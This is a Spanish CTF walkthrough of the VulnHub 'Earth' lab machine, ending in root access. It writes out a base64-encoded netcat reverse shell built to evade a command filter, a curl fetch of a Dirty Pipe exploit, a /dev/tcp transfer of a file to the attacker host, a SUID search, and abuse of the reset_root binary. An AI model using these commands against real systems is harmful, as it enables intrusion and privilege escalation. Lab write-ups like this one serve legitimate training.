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




Vamos a tener que codificar el comando para que pase el filtro del 'CLI comand'

echo nc -e /bin/bash 192.168.56.101 4444 | base64




$ echo "bmMgLWUgL2JpbiI9iYXNoIDE5Mi4xNjguNTYuMTAxIDQ0NDQK" | base64 -d | bash -i




Ya hemos conseguido conectarnos a la máquina con el usuario apache, ejecutamos una Shell para poder trabajar más cómodo.

$ python3 -c 'import pty;pty.spawn("/bin/bash")'



Tenemos la versión del kernel 5.14.9, veamos que exploit puede tener dicha versión del kernel



Transfiero el exploit con la ayuda del servidor web de Python

```
bash-5.1$ curl -O http://192.168.56.101/50808.c /tmp/50808.c
curl -O http://192.168.56.101/50808.c /tmp/50808.c
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  7297  100  7297    0     0   111k      0 --:--:-- --:--:-- --:--:--  116k
curl: (3) URL using bad/illegal format or missing URL
bash-5.1$ ls -al 50808.c
ls -al 50808.c
-rw-r--r-- 1 apache apache 7297 Jun 17 08:40 50808.c
bash-5.1$
```

Compilamos el exploit lo lanzamos según las instrucciones de la siguiente web: https://medium.com/@urshilaravindran/dirty-pipe-linux-local-privilege-escalation-cve-2022-0847-f16ec3c04ea4

Necesitamos tener un listado de las aplicaciones que están ejecutando con privilegios de root:
$ find / -type f -user root -perm /4000 2>/dev/null

```
bash-5.1$ find / -type f -user root -perm /4000 2>/dev/null
find / -type f -user root -perm /4000 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

```
sh-5.1$ ./50808.sh /usr/bin/su
./50808.sh /usr/bin/su
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
sh-5.1$ ls -al
ls -al
total 40
drwxrwxrwt   2 root   root     100 Jun 17 10:12 .
dr-xr-xr-x. 17 root   root     244 Nov  1  2021 ..
-rw-r--r--   1 apache apache  7297 Jun 17 09:40 50808.c
-rwxr-xr-x   1 apache apache 25704 Jun 17 09:44 50808.sh
-rwsr-xr-x   1 root   apache   186 Jun 17 10:13 sh
sh-5.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-5.1$
```

No conseguimos escalar privilegios con el exploit, parece que con la versión de Fedora no está testado.

Del listado de ficheros con privilegios de ejecución root, es curioso el ejecutable que se llama /usr/bin/reset_root

Intentamos lanzar dicho ejecutable

```
bash-5.1$ ./reset_root
./reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$
```

Nos da un error, copiamos el fichero desde la máquina atacada a la Kali.

Desde el equipo víctima, ejecutamos

$ cat /usr/bin/reset_root > /dev/tcp/192.168.56.101/9002

```
bash-5.1$ cat /usr/bin/reset_root > /dev/tcp/192.168.56.101/9002
cat /usr/bin/reset_root > /dev/tcp/192.168.56.101/9002
```

nc -nlvp 9002 > reset_root

```
┌──(root💀kali)-[/home/kali/Documents/pentesting/case_06]
└─# nc -nlvp 9002 > reset_root
listening on [any] 9002 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.111] 39472
```

Comprobamos que hace el ejecutable

```
└─# ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET TRIGGERS PRESENT...
)                                                                  = 38
access("/dev/shm/kHgTFI5G", 0)                                                  = -1
access("/dev/shm/Zw7bV9U5", 0)                                                  = -1
access("/tmp/kcM0Wewe", 0)                                                      = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                                                  = 44
+++ exited (status 0) +++
```

Parece que no hay creados algunos ficheros y por eso falla, los creamos y volvemos a ejecutar el script.


```
sh-5.1$ touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
sh-5.1$ pwd
pwd
/
sh-5.1$ cd /usr/bin/
cd /usr/bin/
sh-5.1$ ./reset_root
./reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
```

```
sh-5.1$ su -
su -
Password: Earth

[root@earth ~]# id
id
uid=0(root) gid=0(root) groups=0(root)
```

https://github.com/aguayro @9v@yr0


La flag




https://github.com/aguayro @9v@yr0

Con la información que hemos recopilados de nmap y Zap, disponemos de otros posibles vectores de ataque, ambos centrados en el servidor Apache:

Apache 2.4.51 y openSSL




Probamos a usar el exploit 21671 que explota una vulnerabilidad del certificado ssl de versión anteriores a 2.8.7. En el servidor está funcionando openssl 1.1.1



Configuración del método TRACE

De la captura de pantalla de la salida de nmap me parece interesante todos los módulos activos en el servidor apache, además del método activo 'TRACE'



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

Configuración Cookie not HTTP only





https://github.com/aguayro @9v@yr0

https://github.com/TH3xACE/SUDO_KILLER

Herramientas:

Netdiscover

Nmap

Gobuster

Curl

Python

Fuente:

https://www.vulnhub.com/entry/the-planets-earth,755/